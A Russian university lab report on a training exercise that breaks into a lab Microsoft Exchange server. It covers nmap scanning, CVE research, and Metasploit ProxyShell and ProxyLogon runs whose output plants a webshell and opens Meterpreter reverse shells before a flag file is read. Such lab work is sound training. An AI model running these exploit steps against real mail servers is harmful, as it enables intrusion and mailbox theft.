

Лабораторная работа №4

Кибербезопасность предприятия

Абакумова Олеся Герра Гарсия Максимиано Антонио Ланцова Яна

23 октября 2025

Российский университет дружбы народов, Москва, Россия

Информация

Студенты группы НФИбд-02-22:

- Абакумова Олеся
- Герра Гарсия Максимиано Антонио
- Канева Екатерина
- Ключин Михаил
- Ланцова Яна

Цель работы

Освоить методы обнаружения, анализа и эксплуатации уязвимостей на почтовом сервере Microsoft Exchange для получения несанкционированного доступа к защищенной системе.

Выполнение лабораторной работы

Разведка на предмет поиска вектора атаки.




Рис. 1: Удаленный рабочий стол Kali Linux

Разведка на предмет поиска вектора атаки.




Рис. 2: Аутентификация в терминале

Разведка на предмет поиска вектора атаки.

```
File Actions Edit View Help
(root@kali)-[~]
└─$ nmap 195.239.174.0/24
Starting Nmap 7.93 ( https://nmap.org ) at 2025-10-24 13:49 MSK
Nmap scan report for 195.239.174.1
Host is up (0.0012s latency).
Not shown: 998 filtered tcp ports (no-response)
PORT      STATE SERVICE
25/tcp    open  smtp
443/tcp    open  https
MAC Address: 02:00:00:46:0F:2D (Unknown)

Nmap scan report for 195.239.174.12
Host is up (0.00022s latency).
Not shown: 996 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh
443/tcp    open  https
1688/tcp  open  nsjtp-data
8888/tcp  open  sun-answerbook
MAC Address: 02:00:00:46:0F:2F (Unknown)

Nmap scan report for 195.239.174.25
Host is up (0.0011s latency).
Not shown: 999 filtered tcp ports (no-response)
PORT      STATE SERVICE
80/tcp    open  http
MAC Address: 02:00:00:46:0F:2D (Unknown)

Nmap scan report for 195.239.174.35
Host is up (0.00092s latency).
Not shown: 998 filtered tcp ports (no-response)
PORT      STATE SERVICE
80/tcp    open  http
3306/tcp  open  mysql
MAC Address: 02:00:00:46:0F:2D (Unknown)

Nmap scan report for 195.239.174.11
Host is up (0.0000070s latency).
Not shown: 998 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh
3389/tcp  open  ms-wbt-server

Nmap done: 256 IP addresses (5 hosts up) scanned in 36.25 seconds
(root@kali)-[~]
```

Разведка на предмет поиска вектора атаки.




Рис. 4: Веб-интерфейс Exchange Server

Разведка на предмет поиска вектора атаки.




Рис. 5: Версия Exchange Server

Разведка на предмет поиска вектора атаки.

Exchange Server 2016 CU17	June 16, 2020	15.1.20	1713	1/4	^	v	🔍
Exchange Server 2016 CU16 Mar21SU	March 2, 2021	15.1.19	🔗 Что на этой странице говорится о "1713"?				view exchange server build
Exchange Server 2016 CU16	March 17, 2020	15.1.1979.3	15.01.1979.003	Exchange Server SE			
Exchange Server 2016 CU15 Mar21SU	March 2, 2021	15.1.1913.12	15.01.1913.012	Exchange Server 2019			
Exchange Server 2016 CU15	December 17, 2019	15.1.1913.5	15.01.1913.005	Exchange Server 2016			
Exchange Server 2016 CU14 Mar21SU	March 2, 2021	15.1.1847.12	15.01.1847.012	Exchange Server 2013			
Exchange Server 2016 CU14	September 17, 2019	15.1.1847.3	15.01.1847.003	Exchange Server 2010			
Exchange Server 2016 CU13 Mar21SU	March 2, 2021	15.1.1779.8	15.01.1779.008	Exchange Server 2007			
Exchange Server 2016 CU13	June 18, 2019	15.1.1779.2	15.01.1779.002	Exchange Server 2003			
Exchange Server 2016 CU12 Mar21SU	March 2, 2021	15.1.1713.10	15.01.1713.010	Exchange 2000 Server			
Exchange Server 2016 CU12	February 12, 2019	15.1.1713.5	15.01.1713.005	Show 3 more			
Exchange Server 2016 CU11 Mar21SU	March 2, 2021	15.1.1591.18	15.01.1591.018				
Exchange Server 2016 CU11	October 16, 2018	15.1.1591.10	15.01.1591.010				
Exchange Server 2016 CU10 Mar21SU	March 2, 2021	15.1.1531.12	15.01.1531.012				
Exchange Server 2016 CU10	June 19, 2018	15.1.1531.3	15.01.1531.003				
Exchange Server 2016 CU9 Mar21SU	March 2, 2021	15.1.1466.16	15.01.1466.016				

Рис. 6: Просмотр вредоносной задачи

Разведка на предмет поиска вектора атаки.




Рис. 7: Дата выпуска сборки Exchange Server

Разведка на предмет поиска вектора атаки.




Рис. 8: Страница CVSS Scores

Разведка на предмет поиска вектора атаки.

CVEs, products, vendors...

Log in

Security Vulnerabilities, CVEs published between 2024-10-24 and 2025-10-24 CVSS score between 9 and 10

Published in: 2025 January February March April May June July August September October

CVSS Scores Greater Than: 0 1 2 3 4 5 6 7 8 9 In CISA KEV Catalog

Sort Results By : Publish Date Update Date CVE Number CVE Number CVSS Score EPSS Score

Page: 1

Copy

CVE-2025-62645 The Restaurant Brands International (RBI) assistant platform through 2025-09-06 allows a remote authenticated attacker to obtain a token with administrative privileges for the entire platform via the createToken GraphQL mutation. Source: MITRE	Max CVSS 9.9 EPSS Score 0.14% Published 2025-10-17 Updated 2025-10-21
CVE-2025-62586 OPEXUS FOIAXpress allows a remote, unauthenticated attacker to reset the administrator password. Fixed in FOIAXpress version 11.13.2.0. Source: Cybersecurity and Infrastructure Security Agency (CISA) U.S. Civilian Government	Max CVSS 9.8 EPSS Score 0.10% Published 2025-10-16 Updated 2025-10-21
CVE-2025-62583 Whale Browser before 4.33.325.17 allows an attacker to escape the iframe sandbox in a dual-tab environment. Source: Naver Corporation	Max CVSS 9.8 EPSS Score 0.06% Published 2025-10-16 Updated 2025-10-21
CVE-2025-62515 pyquokka is a framework for making data lakes work for time series. In versions 0.3.1 and prior, the FlightServer class directly uses pickle.loads() to deserialize action bodies received from Flight clients without any sanitization or validation in	Max CVSS 9.8 EPSS Score 0.38% Published 2025-10-17

Рис. 9: Просмотр наиболее приоритетных уязвимостей

Разведка на предмет поиска вектора атаки.

Metasploit modules for CVE-2021-34473

 **Microsoft Exchange ProxyShell RCE** Disclosure Date: 2021-04-06 First seen: 2022-12-23

[exploit/windows/http/exchange_proxyshell_rce](#)

This module exploits a vulnerability on Microsoft Exchange Server that allows an attacker to bypass the authentication (CVE-2021-31207), impersonate an arbitrary user (CVE-2021-34523) and write an arbitrary file (CVE-2021-34473) to achieve the RCE (Remote Code Execution).

[More information](#)

CVSS scores for CVE-2021-34473

Base Score	Base Severity	CVSS Vector	Exploitability Score	Impact Score	Score Source	First Seen
10.0	HIGH	AV:N/AC:L/Au:N/C:C/I:C/A:C	10.0	10.0	NIST	
9.8	CRITICAL	CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H	3.9	5.9	NIST	
9.1	CRITICAL	CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:N	3.9	5.2	Microsoft Corporation	

CWE ids for CVE-2021-34473

[CWE-918 Server-Side Request Forgery \(SSRF\)](#)

The web server receives a URL or similar request from an upstream component and retrieves the contents of this URL, but it does not sufficiently ensure that the request is being sent to the expected destination.

Assigned by:

[Jump to CVE Summary](#)

Рис. 10: Подробная информация по уязвимости CVE-2021-34473

Разведка на предмет поиска вектора атаки.

guidance and requirements. Note: The due date for addressing this vulnerability aligns with the requirements outlined in ED 21-02. <https://nvd.nis>

Added on 2021-11-03 Action due date 2021-04-16

Exploit prediction scoring system (EPSS) score for CVE-2021-26855 [EPSS FAQ](#)

94.35% Probability of exploitation activity in the next 30 days [EPSS Score History](#)

~100 % Percentile, the proportion of vulnerabilities that are scored at or less

Metasploit modules for CVE-2021-26855

 Microsoft Exchange ProxyLogon RCE	Disclosure Date: 2021-03-02	First seen: 2021-03-23
<code>exploit/windows/http/exchange_proxylogon_rce</code>		
This module exploit a vulnerability on Microsoft Exchange Server that allows an attacker bypassing the authentication, impersonating as the admin (CVE-2021-26855) and write arbitrary file (CVE-2021-27065) to get the RCE (Remote Code Execution). By More information		
 Microsoft Exchange ProxyLogon Scanner	Disclosure Date: 2021-03-02	First seen: 2021-03-23
<code>auxiliary/scanner/http/exchange_proxylogon</code>		
This module scan for a vulnerability on Microsoft Exchange Server that allows an attacker bypassing the authentication and impersonating as the admin (CVE-2021-26855). By chaining this bug with another post-auth arbitrary-file-write vulnerability t More information		
 Microsoft Exchange ProxyLogon Collector	Disclosure Date: 2021-03-02	First seen: 2021-03-23
<code>auxiliary/gather/exchange_proxylogon_collector</code>		
This module exploit a vulnerability on Microsoft Exchange Server that allows an attacker bypassing the authentication and impersonating as the admin (CVE-2021-26855). By taking advantage of this vulnerability, it is possible to dump all mailboxes (More information		

[Jump to](#)
[CVE Summary](#)
[Affected Pro](#)
[CISA KEY](#)
[EPSS Score](#)
[Metasploit M](#)
[CVSS Score](#)
[CWEs](#)
[References](#)

Рис. 11: Подробная информация по уязвимости CVE-2021-34473

Разведка на предмет поиска вектора атаки.

```

/2  Shell No. 1
tt  File Actions Edit View Help
95  msf6 > search Exchange
d
Matching Modules

46  # Name Disclosure Date Rank Check Description
-
95  0 auxiliary/dos/cisco/cisco_7937g_dos 2020-06-02 normal No Cisco 7937G Denial-of-Service Attack
a7  1 auxiliary/scanner/ike/cisco_ike_benigncertain 2016-09-29 normal No Cisco IKE Information Disclosure
tc  2 exploit/windows/http/exchange_ecp_viewstate 2020-02-11 excellent Yes Exchange Control Panel ViewState Deserialization
3  auxiliary/scanner/msmail/exchange_enum 2018-11-06 normal No Exchange email enumeration
4  exploit/windows/ssh/ftppd_key_exchange 2006-05-12 average No FreeFTPd 1.0.10 Key Exchange Algorithm String Buffer
r Overflow
at 5 exploit/windows/ssh/ftpsshd_key_exchange 2006-05-12 average No FreeSSHd 1.0.9 Key Exchange Algorithm String Buffer
we Overflow
46  6 exploit/multi/http/gitlab_github_import_rce_cve_2022_2992 2022-10-06 excellent Yes GitLab GitHub Repo Import Deserialization RCE
7  exploit/windows/smb/ms03_046_exchange2000_xexch50 2003-10-15 good Yes MS03-046 Exchange 2000 XEXCH50 Heap Overflow
95  8 auxiliary/dos/smb/ms06_019_exchange 2004-11-12 normal No MS06-019 Exchange MODPROP Heap Overflow
te 9 exploit/windows/http/managengine_adshacluster_rce 2018-06-28 excellent Yes ManageEngine Exchange Reporter Plus Unauthenticated
d RCE
10 auxiliary/scanner/http/exchange_web_server_pushsubscription 2019-01-21 normal No Microsoft Exchange Privilege Escalation Exploit
11 auxiliary/gather/exchange_proxylogon_collector 2021-03-02 normal No Microsoft Exchange ProxyLogon Collector
46  12 exploit/windows/http/exchange_proxylogon_rce 2021-03-02 excellent Yes Microsoft Exchange ProxyLogon RCE
13 auxiliary/scanner/http/exchange_proxylogon 2021-03-02 normal No Microsoft Exchange ProxyLogon Scanner
95  14 exploit/windows/http/exchange_proxyshell_rce 2022-09-28 excellent Yes Microsoft Exchange ProxyShell RCE
at 15 exploit/windows/http/exchange_proxyshell_rce 2021-04-06 excellent Yes Microsoft Exchange ProxyShell RCE
d 16 exploit/windows/http/exchange_chainedserializationbinder_rce 2021-12-09 excellent Yes Microsoft Exchange Server ChainedSerializationBinder RCE
r RCE
17 exploit/windows/http/exchange_ecp_dlp_policy 2021-01-12 excellent Yes Microsoft Exchange Server DlpUtils AddTenantDlpPolicy
cy RCE
46  18 exploit/linux/local/cve_2021_38648_omigod 2021-09-14 excellent Yes Microsoft OMI Management Interface Authentication Bypass
ypass
95  19 auxiliary/scanner/http/owa_ews_login 2018-09-05 normal No OWA Exchange Web Services (EWS) Login Scanner
l 20 auxiliary/gather/office365userenum 2018-09-05 normal No Office 365 User Enumeration
tc 21 auxiliary/scanner/msmail/onprem_enum 2018-11-06 normal No On premise user enumeration
22 auxiliary/scanner/http/owa_iis_internal_ip 2012-12-17 normal No Outlook Web App (OWA) / Client Access Server (CAS)
IIS HTTP Internal IP Disclosure
se 23 auxiliary/fuzzers/ssh/ssh_kexinit_corrupt 2009-06-17 normal No SSH Key Exchange Init Corruption
24 auxiliary/scanner/ssl/bleichenbacher_oracle 2009-06-17 normal No Scanner for Bleichenbacher Oracle in RSA PKCS #1 v1.5
es .5
25 auxiliary/dos/windows/ssh/syssh_sshd_key_exchange 2013-03-17 normal No Sysax Multi-Server 6.10 SSHD Key Exchange Denial of Service
Service
26 auxiliary/scanner/msmail/host_id 2018-11-06 normal No Vulnerable domain identification
27 post/windows/gather/exchange_server_mailboxes 2018-11-06 normal No Windows Gather Exchange Server Mailboxes
28 exploit/multi/misc/xdh_x_exec 2015-12-04 excellent Yes Xdh / LinuxNet Perlbot / fBot IRC Bot Remote Code Execution
xecution
```

Рис. 12: Перечень модулей Metasploit, предназначенных для атаки на почтовый сервер

Используемый модуль эксплуатирует уязвимость на сервере Microsoft Exchange, которая позволяет злоумышленнику обойти аутентификацию и выдать себя за произвольного пользователя. Вследствие чего атакующий может записать произвольный файл для достижения RCE.

Использование уязвимости ProxyShell.


```
msf6 > windows/http/exchange_proxyshell_rce
[-] Unknown command: windows/http/exchange_proxyshell_rce
This is a module we can load. Do you want to use windows/http/exchange_proxyshell_rce? [y/N] y
[*] Using configured payload windows/x64/meterpreter/reverse_tcp
6 msf6 exploit(windows/http/exchange_proxyshell_rce) > set lhost 195.239.174.11
lhost => 195.239.174.11
5 msf6 exploit(windows/http/exchange_proxyshell_rce) > set rhosts 195.239.174.1
rhosts => 195.239.174.1
c msf6 exploit(windows/http/exchange_proxyshell_rce) > 
```

Рис. 13: Установка необходимых для параметров lhost и rhosts

Использование уязвимости ProxyShell.

```
msf6 exploit(windows/http/exchange_proxyshell_rce) > run
[*] Started reverse TCP handler on 195.239.174.11:4444
[*] Running automatic check ("set AutoCheck false" to disable)
[*] The target is vulnerable.
[*] Attempt to exploit for CVE-2021-34473
[*] Retrieving backend FQDN over RPC request
[*] Internal server name: mail.ampire.corp
[*] Enumerating valid email addresses and searching for one that either has the 'Mailbox Import Export' role or can self-assign it
[*] Enumerated 7 email addresses
[*] Saved mailbox and email address data to: /home/reduser2/.msf4/Loot/20251024141423_default_195.239.174.1_ad.exchange.mail_577412.txt
[*] Successfully assigned the 'Mailbox Import Export' role
[*] Proceeding with SID: S-1-5-21-2023689043-296390216-3142847124-500 (Administrator@ampire.corp)
[*] Saving a draft email with subject 'L05cmmGXf57' containing the attachment with the embedded webshell
[*] Writing to: C:\Program Files\Microsoft\Exchange Server\V15\FrontEnd\HttpProxy\owa\auth\PNqE4RxqB.aspx
[*] Waiting for the export request to complete...
[*] The mailbox export request has completed
[*] Triggering the payload
[*] Sending stage (200774 bytes) to 195.239.174.1
[*] Deleted C:\Program Files\Microsoft\Exchange Server\V15\FrontEnd\HttpProxy\owa\auth\PNqE4RxqB.aspx
[*] Meterpreter session 1 opened (195.239.174.11:4444 → 195.239.174.1:20320) at 2025-10-24 14:14:49 +0300
[*] Removing the mailbox export request
[*] Removing the draft email
meterpreter > |
```

Рис. 14: Процесс эксплуатации уязвимого сервера Microsoft Exchange



```
meterpreter > cat C:/windows/system32/flag_for_red_team.txt  
53196  
meterpreter > █
```

Рис. 15: Чтение содержимого флага




Рис. 16: Указание и проверка флага

Использование уязвимости ProxyShell.




Рис. 17: Успешная атака с использованием первого модуля

Эксплуатация уязвимости ProxyLogon.

Альтернативным способом захвата флага является эксплуатация уязвимости ProxyLogon. Уязвимость ProxyLogon CVE-2021-26855 (SSRF) позволяет внешнему атакующему обойти механизм аутентификации в MS Exchange и выдать себя за любого пользователя. С помощью подделанного запроса на стороне сервера атакующий может отправить произвольный HTTP-запрос, который будет перенаправлен к другому внутреннему сервису, от имени машинного аккаунта почтового сервера. Для эксплуатации данной уязвимости нужно получить доступ к почтовому ящику одного из пользователей почтового сервиса.

Эксплуатация уязвимости ProxyLogon.




Рис. 18: Внесение изменений в /etc/hosts

Эксплуатация уязвимости ProxyLogon.

```
GNU nano 7.2
127.0.0.1    localhost
127.0.1.1    kali
127.0.0.1    fonts.googleapis.com
195.239.174.25 portal.ampire.corp
# The following lines are desirable for IPv6 capable hosts
::1          localhost ip6-localhost ip6-loopback
ff02::1      ip6-allnodes
ff02::2      ip6-allrouters
195.239.174.125 puppet
```

Рис. 19: Внесение изменений в /etc/hosts

Эксплуатация уязвимости ProxyLogon.





Рис. 20: Легитимная почта одного из сотрудников

Эксплуатация уязвимости ProxyLogon.



	File	Actions	Edit	View	Help	
1740	exploit/windows/http/edirectory_imonitor					2005-08-11 great No eDirectory 8.7.3 iMo
1741	exploit/windows/http/efs_easychatserver_username					2007-08-14 great Yes EFS Easy Chat Server
1742	exploit/windows/http/efs_fmws_userid_bof					2014-05-20 normal Yes Easy File Management
1743	exploit/windows/http/ektron_xslt_exec					2012-10-16 excellent Yes Ektron 8.02 XSLT Tra
1744	exploit/windows/http/ektron_xslt_exec_ws					2015-02-05 excellent Yes Ektron 8.5, 8.7, 9.0
1745	exploit/windows/http/ericom_access_now_bof					2014-06-02 normal Yes Ericom AccessNow Ser
1746	exploit/windows/http/exchange_chainedserializationbinder_rce					2021-12-09 excellent Yes Microsoft Exchange 5
1747	exploit/windows/http/exchange_ecp_dlp_policy					2021-01-12 excellent Yes Microsoft Exchange 5
1748	exploit/windows/http/exchange_ecp_viewstate					2020-02-11 excellent Yes Exchange Control Pan
1749	exploit/windows/http/exchange_proxylogon_rce					2021-03-02 excellent Yes Microsoft Exchange P
1750	exploit/windows/http/exchange_proxynotshell_rce					2022-09-28 excellent Yes Microsoft Exchange P
1751	exploit/windows/http/exchange_proxyshell_rce					2021-04-06 excellent Yes Microsoft Exchange P
1752	exploit/windows/http/ezserver_http					2012-06-18 excellent No EZHomeTech EzServer
1753	exploit/windows/http/fdm_auth_header					2009-02-02 great No Free Download Manage
1754	exploit/windows/http/file_sharing_wizard_seh					2019-09-24 normal Yes File Sharing Wizard
1755	exploit/windows/http/flexdotnetcms_upload_exec					2020-09-28 excellent Yes FlexDotnetCMS Arbitr
1756	exploit/windows/http/fortilogger_arbitrary_fileupload					2021-02-26 normal Yes Fortilogger Arbitrar
1757	exploit/windows/http/generic_http_dll_injection					2015-03-04 manual No Generic Web Applicat
1758	exploit/windows/http/geutebrueck_gcore_x64_rce_bo					2017-01-24 normal Yes Geutebrueck GCore -
1759	exploit/windows/http/git_lfs_rce					2020-11-04 excellent No Git Remote Code Exec
1760	exploit/windows/http/gitstack_rce					2018-01-15 great No GitStack Unsanitized
1761	exploit/windows/http/hp_autopass_license_traversal					2014-01-10 great Yes HP AutoPass License
1762	exploit/windows/http/hp_imc_bims_upload					2013-10-08 excellent Yes HP Intelligent Manag

Рис. 21: Уязвимость ProxyLogon

Эксплуатация уязвимости ProxyLogon.

```
msf6 > use 1749  
[-] Invalid module index: 1749  
msf6 > use exploit/windows/http/exchange_proxylogon_rce  
[*] Using configured payload windows/x64/meterpreter/reverse_tcp  
msf6 exploit(windows/http/exchange_proxylogon_rce) >
```

Рис. 22: Использование уязвимости ProxyLogon

Эксплуатация уязвимости ProxyLogon.

```
msf6 exploit(windows/http/exchange_proxylogon_rce) > set lhost 195.239.174.11
lhost => 195.239.174.11
msf6 exploit(windows/http/exchange_proxylogon_rce) > set rhosts 195.239.174.1
rhosts => 195.239.174.1
msf6 exploit(windows/http/exchange_proxylogon_rce) > set EMAIL manager1@ampire.corp
EMAIL => manager1@ampire.corp
msf6 exploit(windows/http/exchange_proxylogon_rce) > █
```

Рис. 23: Установка необходимых для модуля параметров

Эксплуатация уязвимости ProxyLogon.

```
msf6 exploit(windows/http/exchange_proxylogon_rce) > run

[*] Started reverse TCP handler on 195.239.174.11:4444
[*] Running automatic check ("set AutoCheck false" to disable)
[*] Using auxiliary/scanner/http/exchange_proxylogon as check
[*] https://195.239.174.1:443 - The target is vulnerable to CVE-2021-26855.
[*] Scanned 1 of 1 hosts (100% complete)
[*] The target is vulnerable.
[*] https://195.239.174.1:443 - Attempt to exploit for CVE-2021-26855
[*] https://195.239.174.1:443 - Retrieving backend FQDN over RPC request
[*] Internal server name (mail.ampire.corp)
[*] https://195.239.174.1:443 - Sending autodiscover request
[*] Server: 813cd796-ec2a-4f85-b8a0-5262b2785991@ampire.corp
[*] LegacyDN: /o=AMpire/ou=Exchange Administrative Group (FYDIBOHF23SPDLT)/cn=Recipients/cn=d0ef0ec70f7346ccabf88f5bf527a
[*] https://195.239.174.1:443 - Sending mapi request
[*] SID: S-1-5-21-2023689043-296390216-3142847124-1146 (manager1@ampire.corp)
[*] https://195.239.174.1:443 - Sending ProxyLogon request
[*] Try to get a good msExchCanary (by patching user SID method)
[*] ASP.NET_SessionId: b91784e9-2ea3-4526-a2a0-66e75397fd19
[*] msExchCpCanary: 1vQPxsiWFkqA9YyxQM1F9mn5guH5Fd4IA9xNVhgrh-DbZKX1ugJY345qCcJQPIM1R8hmqsA0tm4.
[*] OAB id: 2df08658-26c1-43c7-8402-db9da85b73f9 (OAB (Default Web Site))
[*] https://195.239.174.1:443 - Attempt to exploit for CVE-2021-27065
[*] Preparing the payload on the remote target
[*] Writing the payload on the remote target
[*] Waiting for the payload to be available
[*] Yeeting windows/x64/meterpreter/reverse_tcp payload at 195.239.174.1:443
[*] Sending stage (200774 bytes) to 195.239.174.1
[*] Deleted C:\Program Files\Microsoft\Exchange Server\V15\FrontEnd\HttpProxy\owa\auth\tnaW.aspx
[*] Meterpreter session 1 opened (195.239.174.11:4444 → 195.239.174.1:29933) at 2025-10-26 14:13:50 +0300

meterpreter > 
```

Рис. 24: Процесс эксплуатации уязвимого сервера Microsoft Exchange


```
meterpreter > cd windows\\system32  
meterpreter > pwd  
c:\\windows\\system32  
meterpreter > cat flag_for_red_team.txt  
04257  
meterpreter > █
```

Рис. 25: Поиск и чтение содержимого флага

Эксплуатация уязвимости ProxyLogon.

